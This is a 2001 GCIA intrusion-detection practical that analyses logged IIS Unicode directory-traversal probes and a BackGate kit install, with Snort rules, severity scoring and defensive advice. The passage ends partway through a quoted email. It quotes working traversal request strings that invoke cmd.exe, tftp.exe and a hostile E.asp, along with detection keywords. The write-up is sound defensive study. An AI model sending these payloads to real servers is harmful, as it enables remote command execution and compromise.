Global Information Assurance Certification Paper

GCIA Practical Assignment

Jonathan G. Lampe

Version 2.9 - July 24, 2001

Table of Contents

(mostly more verbose "printf" display statements)

Appendix C (Assignment 3 Supplemental)

- Raw Data *(TEXT files)*
  - Alerts
  - Out-Of-Spec
  - Scans
- Analysis Tables *(ZIP archives containing and .frm, .myd, .myi files)*
  - Alerts *(Schema)*
  - Out-Of-Spec *(Schema)*
  - Scans *(Schema)*
- Microsoft Scripting Host Data Parsing Scripts *(.vbs files)*
  - Alerts
  - Out-Of-Spec
  - Scans
- Internet Storm Center Top 120 Scanning Hosts *(TEXT file)*
  (Past 45 days, pulled July 17, 2001)

Conventions

To spare the reader (and myself) from frequent references to lists of well-known, trojan, and rumored use ports as well as references to tools and engines I used to find out the hostname or owner of various sites I have instead provided exhaustive lists of all sources I used to find these pieces of information below.

Lookups

- "nslookup" - Most "nslookups" are performed with either the command-line Unix "dig" command or the command-line Windows "nslookup" command. Both utilities query domain name servers and retrieve hostnames for IP addresses and visa-versa. If a command-line utility did not return an answer, I frequently turned instead to the "rDNS" tool offered by Sam Spade. ("http://www.samspade.org/t/dnl.cgi?a=205.164.163.202")
- "ARIN lookup" - An "ARIN lookup" is WHOIS inquiry performed from the ARIN (American Registry for Internet Numbers) web site. ("http://www.arin.net/whois/index.html")
- "RIPE lookup" - A "RIPE lookup" is a WHOIS inquiry performed from the RIPE (Réseaux IP Européens) web site. ("http://www.ripe.net/perl/whois")
- Others - If all else failed, I used the WHOIS tool offered by GeekTools. ("http://www.geektools.com/cgi-bin/proxy.cgi")

Port Lists

The following sites offer various port lists which sometimes overlap but often provide unique information.

- DOSHelp ("http://doshelp.com/trojanports.htm")
- IANA ("http://www.iana.org/assignments/port-numbers")
- Network ICE ("http://networkice.com/advice/exploits/ports")
- SANS ("http://www.sans.org/y2k/ports.htm")
- Security Portal ("http://www.securityportal.com/firewalls/ports")
- Simovits ("http://www.simovits.com/nyheter9902.html")
- XPloiter ("http://www.xploiter.com/security/trojanport.html")

Assignment 1 - Network Detects

(click here to go to the Table of Contents)

Unicode Exploit Kiddie Scripts

Data:

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status sc-bytes cs-bytes cs(User-Agent) cs(Referrer)

2001-05-08 04:18:14 211.98.4.2 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:14 211.98.4.2 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:16 211.98.4.2 - 10.0.0.1 80 GET /scripts/..Á%pc../winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:16 211.98.4.2 - 10.0.0.1 80 GET /scripts/..À%9v../winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:18 211.98.4.2 - 10.0.0.1 80 GET /scripts/..À%qf../winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:18 211.98.4.2 - 10.0.0.1 80 GET /scripts/..Á%8s../winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:19 211.98.4.2 - 10.0.0.1 80 GET /scripts/..Á../winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:21 211.98.4.2 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:23 211.98.4.2 - 10.0.0.1 80 GET /scripts/..o../winnt/system32/cmd.exe /c+dir 404 3387 66 - -
2001-05-08 04:18:23 211.98.4.2 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3387 69 - -
2001-05-08 04:18:24 211.98.4.2 - 10.0.0.1 80 GET /scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir 404 3387 72 - -
2001-05-08 04:18:24 211.98.4.2 - 10.0.0.1 80 GET /scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir 404 3387 75 - -
2001-05-08 04:18:26 211.98.4.2 - 10.0.0.1 80 GET /scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir 404 3387 78 - -
2001-05-08 04:18:31 211.98.4.2 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3387 95 - -

2001-05-18 13:37:48 202.98.6.135 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:37:51 202.98.6.135 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:37:53 202.98.6.135 - 10.0.0.1 80 GET /scripts/..Á%pc../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:37:55 202.98.6.135 - 10.0.0.1 80 GET /scripts/..À%9v../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
```

```
2001-05-18 13:37:57 202.98.6.135 - 10.0.0.1 80 GET /scripts/..À%qf../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:38:00 202.98.6.135 - 10.0.0.1 80 GET /scripts/..Á%8s../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:38:02 202.98.6.135 - 10.0.0.1 80 GET /scripts/..Á../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:38:04 202.98.6.135 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:38:07 202.98.6.135 - 10.0.0.1 80 GET /scripts/..o../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-18 13:38:09 202.98.6.135 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 69 - -
2001-05-18 13:38:12 202.98.6.135 - 10.0.0.1 80 GET /scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir 404 3396 72 - -
2001-05-18 13:38:15 202.98.6.135 - 10.0.0.1 80 GET /scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir 404 3396 75 - -
2001-05-18 13:38:17 202.98.6.135 - 10.0.0.1 80 GET /scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir 404 3396 78 - -
2001-05-18 13:38:20 202.98.6.135 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 95 - -

2001-05-26 00:08:32 202.97.205.3 - 10.0.0.2 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:32 202.97.205.3 - 10.0.0.2 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:33 202.97.205.3 - 10.0.0.2 80 GET /scripts/..Á%pc../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:33 202.97.205.3 - 10.0.0.2 80 GET /scripts/..À%9v../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:35 202.97.205.3 - 10.0.0.2 80 GET /scripts/..À%qf../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:35 202.97.205.3 - 10.0.0.2 80 GET /scripts/..Á%8s../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:37 202.97.205.3 - 10.0.0.2 80 GET /scripts/..Á../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:39 202.97.205.3 - 10.0.0.2 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:39 202.97.205.3 - 10.0.0.2 80 GET /scripts/..o../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:41 202.97.205.3 - 10.0.0.2 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 69 - -
2001-05-26 00:08:41 202.97.205.3 - 10.0.0.2 80 GET /scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir 404 3396 72 - -
2001-05-26 00:08:42 202.97.205.3 - 10.0.0.2 80 GET /scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir 404 3396 75 - -
2001-05-26 00:08:42 202.97.205.3 - 10.0.0.2 80 GET /scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir 404 3396 78 - -
2001-05-26 00:08:44 202.97.205.3 - 10.0.0.2 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 95 - -

2001-05-26 00:08:55 202.97.205.3 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:55 202.97.205.3 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:57 202.97.205.3 - 10.0.0.1 80 GET /scripts/..Á%pc../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:57 202.97.205.3 - 10.0.0.1 80 GET /scripts/..À%9v../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:59 202.97.205.3 - 10.0.0.1 80 GET /scripts/..À%qf../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:08:59 202.97.205.3 - 10.0.0.1 80 GET /scripts/..Á%8s../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:09:01 202.97.205.3 - 10.0.0.1 80 GET /scripts/..Á../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:09:01 202.97.205.3 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:09:02 202.97.205.3 - 10.0.0.1 80 GET /scripts/..o../winnt/system32/cmd.exe /c+dir 404 3396 66 - -
2001-05-26 00:09:02 202.97.205.3 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 69 - -
2001-05-26 00:09:04 202.97.205.3 - 10.0.0.1 80 GET /scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir 404 3396 72 - -
2001-05-26 00:09:04 202.97.205.3 - 10.0.0.1 80 GET /scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir 404 3396 75 - -
2001-05-26 00:09:06 202.97.205.3 - 10.0.0.1 80 GET /scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir 404 3396 78 - -
2001-05-26 00:09:08 202.97.205.3 - 10.0.0.1 80 GET /winnt/system32/cmd.exe /c+dir 404 3396 95 - -
```

1. Source of trace:

The trace was gathered from the logs of an Microsoft IIS 5.0 web server (on Windows 2000 Server) with all the latest Microsoft Unicode security patches.

2. Detect was generated by:

I searched for the terms "cmd.exe" and "tftp.exe" in web server logs from the last month using the built-in Windows 2000 search GUI. Many "kiddie scripts" designed to exploit Microsoft Unicode bugs use these two commands to "bootstrap" the more sophisticated feature of their attack.

3. Probability the source address was spoofed:

The source address of the attack is probably not spoofed because the exploits were attempted over an HTTP connection and such a connection requires a full tcp connection. (Additionally, the perimeter router disabled source routing.) These exploits may have been attempted remotely via a proxy, however.

4. Description of attack:

The various attackers seem to be using the same "kiddie script"; each attack uses the same 14-attempt pattern of different Unicode characters. The attack attempts to directly exploit common Microsoft Unicode bugs in order to view a directory listing of the current directory.

Similar Unicode-exploit attacks has been seen many times before (see Correlations), but this particular variant is unique in its attempt to return the contents of just the current directory rather than the contents of either the root directory or a particular subdirectory.

It is odd that someone would attempt this exploit and only request the contents of the current directory because a complete dump of the directory/file structure or the contents of a specific directory would be more useful if the attacker wanted to know which exploit to try next on this specific machine.

Instead, I believe the attackers are trolling the Internet for sites which will be vulnerable to an unspecified future attack also based on a Microsoft Unicode bug. (This assumption is fortified by the large number of ISC detects noted from the attackers' source IP addresses.) The attackers are probably not really interested in the contents of the current directory, but they know there always IS a current directory. This means their "dir" command will always return something if the probed machine is exploitable.

In any case the attacks did not succeed on this particular server, as indicated by the 404 "file not found" code next to each and every attempt.

5. Attack mechanism:

Each attack probes for well-known and heavily exploited Microsoft IIS Unicode bugs. Each string sent to the web server during the probe contains the same two elements: an attempt to invoke a local copy of the Windows "shell" command line processor ("cmd.exe") and a directory command they wish to invoke in the shell ("dir").

Each attacker uses the same 14-request sequence of attack strings. Four attempt to invoke cmd.exe using the string "/winnt/system32/cmd.exe" (If there are Unicode sequences in these commands they are not visible the log.) The remaining ten attempt to invoke cmd.exe using the string "/scripts/..(UNICODE)../winnt/system32/cmd.exe" where (UNICODE) represents a 2,4 or 6-byte Unicode string. ("Normal" character strings use one byte per character, Unicode character strings use two bytes per character.)

The directory command is the same for each of the 14 requests and is the string "/c+dir". This string simply indicates the cmd.exe shell should execute the "dir" command and then terminate ("/c"). The plus sign is not part of the exploit but is instead a common representation of a space character.

This attack does NOT appear to be a symptom of the "sadmind/IIS" worm or the "DoS.Storm.Worm" worm, but could quite possibly be another, quieter worm at work. Further analysis from a variety of other probed (and/or infected!) sites would be necessary to make a worm/not-worm determination, but the repeated use of the same 14-request attack sequence by several different attackers is a clear sign of a scripted attack.

6. Correlations:

Recent (last 30 days) source IP detects from:
Incidents.Org Internet Storm Center
http://www.incidents.org/cid/query/top_ip_ip_30.php
June 7, 2001

Site details from:
Geektools.org WHOIS Search
http://www.geektools.com/cgi-bin/proxy.cgi
June 7, 2001

(Given the fluid and lengthy output from both sources, I have used the following table to summarize the pertinent data from ISC and Geektools.)

Date	IP Address	Owner	Recent ISC Detects
05/08/01	211.98.4.2	"China Railway Telcom Center"	0
05/18/01	202.98.6.135	"(China) Jilin Province Network"	95
05/26/01	202.97.205.3	"(China) Harbin City Medical College"	434

Full Description of cmd.exe options on NT and Windows 2000:
http://www.ss64.demon.co.uk/nt/cmd.html
June 7, 2001

Various Microsoft Unicode Exploit Detects:
(Matt Scarborough)
Decoding Operations: http://www.incidents.org/archives/intrustions/msg00237.html
BackGate: http://www.incidents.org/react/unicode.php
June 7, 2001
(James Crossman)
sadmind/IIS worm: http://www.incidents.org/archives/intrusions/msg00538.html
June 7, 2001
(Matt Fearnow and Johannes Ullrich)
DoS.Storm.Worm: http://www.securiteam.com/securitynews/5DP0B0K4KG.html
June 13, 2001

7. Evidence of active targeting:

This Internet-wide scan for a specific vulnerability should NOT be considered a targeted attack.

As explained above, the various attackers most likely do not care what information resides on this particular server, they are primarily interested in compiling a list of vulnerable machines. In particular, the long list of recent ISC detects involving the attackers' IP addresses lends credence to the scanning theory. Also the attackers chose to probe unencrypted via HTTP over port 80 rather than probing encrypted via secure HTTP over port 443 even though both channels are available to the public on the probed machine.

Without the ISC list, however, I would have been tempted to classify this attack as targeted based on circumstantial knowledge; the web address the attackers probed DID suffer a successful Unicode-exploit several months earlier.

8. Severity:

The severity of the attack is a (4+3)-(4+5)= -2. (Log and move on.)

- Criticality = 4. The attack was attempted against an organization's public web application server.
- Lethality = 3. Although a "dir" of the current directory is relatively benign, access to cmd.exe really allows any remote user to execute any command he or he wished on the web server.
- System Countermeasures = 4. The web server is running Windows 2000 and all the latest patches. However, the web server is IIS, an application which has consistency been vulnerable to various flavors of Unicode "directory transversal" bugs.
- Network Countermeasures = 5. The web server is isolated on its own firewall port. The web server is not allowed to initiate connections to the internal network and is only allowed to perform external DNS queries. Incoming connections are only accepted on ports 80 and 443, and the firewall is configured to "inspect" this traffic for malformed packets.

9. Defensive recommendation:

These attacks could have be detected in real time with a IDS and a rule which inspects HTTP traffic (or maybe all TCP packets) for the string "cmd.exe." However this web server also offers secure HTTP services and a special HTTPS proxy would be necessary to detect these attacks if smarter attackers attempted them over the web server's secure, encrypted port 443 rather than "clear text" port 80.

Depending on resources available, the owner of the web server may even want to pipe his logs to a process which could SHUT DOWN (net stop w3svc) his web server if the logs indicated a successful call to "cmd.exe" (status code of 200). (NOTE: The log pipe task is not easy given Microsoft IIS 5.0's lack of a SysLog facility, but you can use IIS's built-in ODBC support to send output to a remote MySQL database or a third-party Windows-based tail facility to pipe the running log to another IDS process.)

The exclusive use of secure HTTP would NOT help prevent a Unicode-exploit from succeeding.

10. Multiple choice question:

(Note I CHANGED THE DATE on the first detect in the hopes of NOT making this a "trick" question! Dates are important to answer this question correctly!)

Date	IP Address	Owner	Recent (30 Days) ISC Detects
04/15/01	211.98.4.2	"China Railway Telcom Center"	0
05/18/01	202.98.6.135	"(China) Jilin Province Network"	95
05/26/01	202.97.205.3	"(China) Harbin City Medical College"	434

TODAY'S DATE is 06/07/01.

The table above lists several IP addresses found probing a web server for Unicode exploits, the dates these addresses probed the server, the names to which the IP addresses resolve (from GeekTools.org) and the number of recent (last 30 days) Internet Storm Center detects listed for each address (from Incidents.org). What information about this attack can you conclude?

a) Two of the attackers are scanning many hosts for vulnerabilities.
b) The attackers are based in China.
c) One attacker is targeting your web server directly.
d) Two answers are correct.
e) All three answers are correct.

CORRECT ANSWER: a) ISC detects are very high for two hosts (202.98.6.135,202.97.205.3) - they indicate many hosts are being probed.
EXPLANATION: You cannot conclude b) because the "real" attackers may simply have set up a proxy server on the attacking machines through which they are conducting remote probes. You cannot conclude c) because the ISC detect list only goes back 30 days - 211.98.4.2 may have been as active a host as 202.98.6.138 and 202.97.205.3 back in April, but the ISC 30-day list should not provide us with that information.

Rude Yahoo Messenger Behavior

Data:

```
06/06-07:25:17.395558 0:50:4:AE:C7:BA -> 0:10:7B:F9:4C:33 type:0x800 len:0x3E
192.168.3.35:1224 -> 216.115.106.48:20 TCP TTL:128 TOS:0x0 ID:31342 IpLen:20 DgmLen:48 DF
******S* Seq: 0x53D168D Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/06-07:25:17.477854 0:10:7B:F9:4C:33 -> 0:50:4:AE:C7:BA type:0x800 len:0x3C
216.115.106.48:20 -> 192.168.3.35:1224 TCP TTL:51 TOS:0x0 ID:48177 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0x963F2BA5 Ack: 0x53D168E Win: 0x832C TcpLen: 24
TCP Options (1) => MSS: 1460

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/06-07:25:17.478350 0:50:4:AE:C7:BA -> 0:10:7B:F9:4C:33 type:0x800 len:0x3C
192.168.3.35:1224 -> 216.115.106.48:20 TCP TTL:128 TOS:0x0 ID:31854 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x53D168E Ack: 0x963F2BA6 Win: 0x2238 TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/06-07:25:18.423007 0:50:4:AE:C7:BA -> 0:10:7B:F9:4C:33 type:0x800 len:0x53
192.168.3.35:1224 -> 216.115.106.48:20 TCP TTL:128 TOS:0x0 ID:32110 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x53D168E Ack: 0x963F2BA6 Win: 0x2238 TcpLen: 20
0x0000: 00 10 7B F9 4C 33 00 50 04 AE C7 BA 08 00 45 00 ..{.L3.P......E.
0x0010: 00 45 7D 6E 40 00 80 06 76 D5 C0 A8 03 23 D8 73 .E}n@...v....#.s
0x0020: 6A 30 04 C8 00 14 05 3D 16 8E 96 3F 2B A6 50 18 j0.....=...?+.P.
0x0030: 22 38 ED 36 00 00 59 4D 53 47 07 00 00 00 00 09 "8.6..YMSG......
0x0040: 00 4C 00 00 00 00 68 72 94 8D 30 C0 80 74 70 65 .L....hr..0..tpe
0x0050: 64 C0 80 d..
```

1. Source of trace:

The trace was generated from a SNORT sensor watching traffic initiated from an internal network to the internet. SNORT was logging "non-home" packets to various directories by "non-home" IP number. The SNORT sensor had been tuned enough by this point to ignore most common traffic on the internal network, but this trace was triggered because it violated a rule designed to watch for active (not passive) FTP file transfers. (More on this below.)

2. Detect was generated by:

This detect was generated by the following SNORT rule, written to detect traffic across an FTP data connection:

alert TCP $EXTERNAL 20 <> $INTERNAL any (msg: "Possible ACTIVE external FTP";)

3. Probability the source address was spoofed:

The source address was probably not spoofed because the Yahoo client needs to establish a full tcp connection to communicate with its server.

4. Description of attack:

This is less of an attack than it is bad manners on the part of Yahoo and poor judgement by a user. Port 20 is a one of the most well-known of the "well-known" ports, being of course the "active, data" port for FTP connections. I find it hard to believe the designers of the Yahoo Messenger service were ignorant of port 20's usual function, so I initially assumed it was selected to either take advantage of existing "FTP holes" in routers and firewalls. (I attempted to contact Yahoo about this issue but received no response.) After further analysis however I concluded the rules to allow valid FTP traffic to pass are dissimilar enough so rules to prevent or allow Yahoo Messenger traffic through could be written and implemented independently. Yahoo's reason for selecting port 20 as its server port remains a mystery.

A rule which would allow Yahoo Messenger clients to connect to Yahoo Messenger services would be one which allows internal machines to open a connection to internet machines TO port 20. This rule is exactly the opposite of a rule which would allow internal FTP clients to exchange data with internet FTP servers, one which allows internet machines to open a connection FROM port 20 to internal machines.

The first port 20 rule is also not the same rule which would allow one of your internal FTP servers to exchange data with any internet FTP client. In this case an internal machine would connect from port 20 to an arbitrary port on an internet machine.

The second port 20 rule is itself quite risky, as it allows any internet machine to connect or at least probe any machine in your internal network. To mitigate this risk, many firewalls now have the ability to "match" FTP connections; they only allow connections from port 20 on an internet machine to an internal machine if there is also already an active connection from the internal machine to port 21 on the internet machine.

Because of the differences in these three rules, the only possible "FTP hole" which would allow FTP client, FTP server and Yahoo messenger traffic through would be one which simply passed all traffic to and from internal or remote port 20 through! Although such a rule would do doubt be in effect in organizations without a firewall, it should be exceedingly rare in organizations with one.

More likely is an "FTP hole" which allow allow internal FTP clients to connect to internet FTP servers and allow Yahoo messenger traffic through. In this case traffic from internal machines on any port and external machines on port 20 would be allowed. Although improperly configured firewalls would allow this traffic through (remember we can still block new Yahoo messenger connections TO an external port 20 even if we allow new FTP client connections FROM an external port 20), I doubt it is common because control over FTP connections is a basic function of almost any firewall configuration these days.

Even when faced with all the evidence against the existence of "FTP Holes" which would allow both FTP traffic and Yahoo Messenger traffic, I must still conclude Yahoo is attempting to take advantage of "FTP Holes" because it continues to demonstrate a willingness to take advantage of "Web Holes" open left open to permit the free flow of web traffic over port 80. (See "Correlations" below.)

5. Attack mechanism:

Yahoo Messenger sends usernames and messages across the internet in clear text. Anyone sniffing the connection could have a copy of everything a Yahoo Messenger typed into his console.

An attacker with more tools or knowledge would also likely be able to use Yahoo Messenger's encrypted password payload to create his own Yahoo Messenger session as if he was the real owner of the account. An attacker may also decide to decrypt the Yahoo Messenger password and attack the internal network through other channels based on the assumption that Yahoo Messenger is not the only application on which this username/password combination works. A particularly devious attacker could even poison my local DNS server so new Yahoo Messenger connections went to his server, not Yahoo.

6. Correlations:

It has been observed that Yahoo Messenger also uses port 80 to connection to its servers, thus making it one of the harder services to block unless you put blocks of Yahoo addresses into your rules. (Vishal Keswani, CheckPoint Firewall-1 (Newsgroup), "Blocking Yahoo Messenger"; "http://msgs.securepoint.com/cgi-bin/get/fw1-0008/1326.html")

7. Evidence of active targeting:

There is no evidence of active targeting. Someone listening to this connection or watching Yahoo's logs on the other end may have gained some interesting information about the organization, but no specific attack was launched.

8. Severity:

The severity of the attack is a (2+3)-(1-1) = 3. (Fix it now.)

Criticality = 2. An internet listener to this connection may have gained enough information to assume the identity of the Yahoo Messenger client user. By impersonating that person on the Yahoo Messenger boards, they could convince business partners also unwise enough to discuss affairs using such an unsecure channel to give up various pieces of useful information.
Lethality = 3. An internet listener may have gained enough information to assume the identity of the Yahoo Messenger client user. With a little decryption work an internet listener may also have a username and password they could use on my internal network if they found a way in.
System Countermeasures = 1. The Yahoo Messenger client appears to have at least encrypted its user's password on the way out.
Network Countermeasures = 1. The Yahoo Messenger client completed its connection to Yahoo Messenger servers and information was passed.

9. Defensive recommendation:

Reinforce organizational policy regarding installing own software on workstations and communicating sensitive information over internet chat rooms and messengers. Add a special "Yahoo Messenger" rule banning all internal connections to external port 20. Strongly consider switching from a rule set which allows unspecified connections (exceptions are denied access) to a rule set which bans unspecified connections (exceptions are allowed access).

We could create a new SNORT rule to detect this bizarre Yahoo traffic:
alert TCP $INTERNAL any -> $EXTERNAL 20 (msg: "Possible Yahoo Messenger";)

Additionally, because we were originally just interested in detecting attempts to open an external FTP data connection into the internal network, we could rewrite our "active FTP detection" SNORT rule to avoid seeing Yahoo traffic.:
alert TCP $EXTERNAL 20 -> $INTERNAL any (msg: "Possible ACTIVE external FTP";)

10. Multiple choice test question:

```
06/06-07:25:17.395558 type:0x800 len:0x3E
192.168.3.35:1224 -> 216.115.106.48:20 TCP TTL:128
TOS:0x0 ID:31342 IpLen:20 DgmLen:48 DF
******S* Seq: 0x53D168D Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
06/06-07:25:17.477854 type:0x800 len:0x3C
216.115.106.48:20 -> 192.168.3.35:1224 TCP TTL:51
TOS:0x0 ID:48177 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0x963F2BA5 Ack: 0x53D168E Win: 0x832C TcpLen: 24
TCP Options (1) => MSS: 1460

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/06-07:25:17.478350 type:0x800 len:0x3C
192.168.3.35:1224 -> 216.115.106.48:20 TCP TTL:128
TOS:0x0 ID:31854 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x53D168E Ack: 0x963F2BA6 Win: 0x2238 TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/06-07:25:18.423007 type:0x800 len:0x53
192.168.3.35:1224 -> 216.115.106.48:20 TCP TTL:128
TOS:0x0 ID:32110 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x53D168E Ack: 0x963F2BA6 Win: 0x2238 TcpLen: 20
```

Assume 192.168.3.35 is an address in your internal network.
In the log entry above, this traffic probably represents:

a) An FTP data connection from an internal machine to the internet.
b) An FTP data connection from the internet to an internal machine.
c) Some other kind of connection.
d) An incomplete or failed connection.
e) Cannot tell, need information about connections to/from port 21 as well.

CORRECT ANSWER: c) The SYN/SYN-ACK/ACK "three-way handshake" sequence indicates a connection was made. An FTP data connection is normally made from from port 20 to a high port on the initiating machine, not a high port to port 20 as we see in this example.
EXPLANATION: You cannot conclude a) because an FTP data connection should come from port 20 on the remote machine to a high port on your internal machine. You cannot conclude b) because the connection was initiated from your internal machine. You cannot conclude d) because the "three-way handshake" confirms a connection was made. e) is not a correct answer because enough information to conclude c) is the answer already exists.

BackGate Install

Data:

```
#LOG-------------------- TIME---- IP--------- METHOD URI-STEM----- URI-QUERY---------------- STATUS USERAGENT REFERRER
w3svc6/ex010218.log(35): 07:41:39 216.205.20.178 GET /scripts/../ ../winnt/system32/cmd.exe 200 Telnet -
w3svc6/ex010218.log(36): 07:41:39 216.205.20.178 GET /scripts/../ ../winnt/system32/attrib.exe 502 Telnet -
w3svc6/ex010218.log(37): 07:41:39 216.205.20.178 GET /scripts/../ ../winnt/system32/cmd.exe 502 Telnet -
w3svc6/ex010218.log(38): 07:42:39 216.205.20.178 GET /scripts/../ ../winnt/system32/tftp.exe 502 Telnet -
w3svc6/ex010218.log(39): 07:42:39 216.205.20.178 GET /scripts/ E.asp 200 Telnet -
w3svc6/ex010218.log(40): 07:42:39 216.205.20.178 GET /scripts/../ ../winnt/system32/attrib.exe 502 Telnet -
w3svc6/ex010218.log(41): 07:42:39 216.205.20.178 GET /scripts/../ ../winnt/system32/cmd.exe 502 Telnet -
```

1. Source of Trace:

The trace was gathered from the logs of a Microsoft IIS 4.0 web server (on Windows NT Server, Service Pack 5) slightly behind the recommended patch schedule.

2. Detect Was Generated By:

A compromised machine was discovered during a routine port scan. A search through the IIS web logs of the machine turned up these related entries.

3. Probability the source address was spoofed:

The source address of the attack is probably not spoofed because the exploits were attempted over an HTTP connection and such a connection requires a full tcp connection.

4. Description of attack:

The attacker appears to using some kind of automation or script because very little time passes between each attempt. The attack uses a common Microsoft Unicode bug to bootstrap "installation" of "E.asp", which the attacker then runs remotely like any other Active Server Page.

At the time this occurred the attack was something new but it has since been documented by Matt Scarborough (Matt Scarborough, BackGate Kit Analysis and Defense; "http://www.incidents.org/react/unicode.php") as the BackGate kit. The hacker installed an FTP server, a proxy server and a password-gathering trojan horse. (A complete report on the discovery of the kit is available in Appendix A.)

The attack succeeded, as evidenced not only by the existence of the new files and services on the target machine but by the "200" success codes next to the attempts to access "cmd.exe" and "E.asp".

5. Attack mechanism:

This attack skips the probing step and attempts to immediately exploit the target server. I believe several entries in the logs were deleted (this machine hosted six different sites and there were time gaps in five of six logs - only this snippet from the "default" server was left) and the initial bootstrap step may be missing. In any case the exploit works by uploading a copy of a hostile script called E.asp to the target machine. When E.asp is executed it basically fetches the remaining components of the attack (including executables) and installs them.

As noted by Matt Scarborough, this attack and especially the call to "E.asp" is the signature of a BackGate kit installation.

6. Correlations:

After communicating with Matt Scarborough and exchanging information about my attack, Matt Scarborough copied me into the following email:

< - - - BEGIN Matt Scarborough- - - >

"The reason I am forwarding it to you is the close proximity in date-time + IP address in the incident I previously wrote you about in my document "BackGate.doc." Also, I believe the method of attack, presumably a telnet client, is significant.

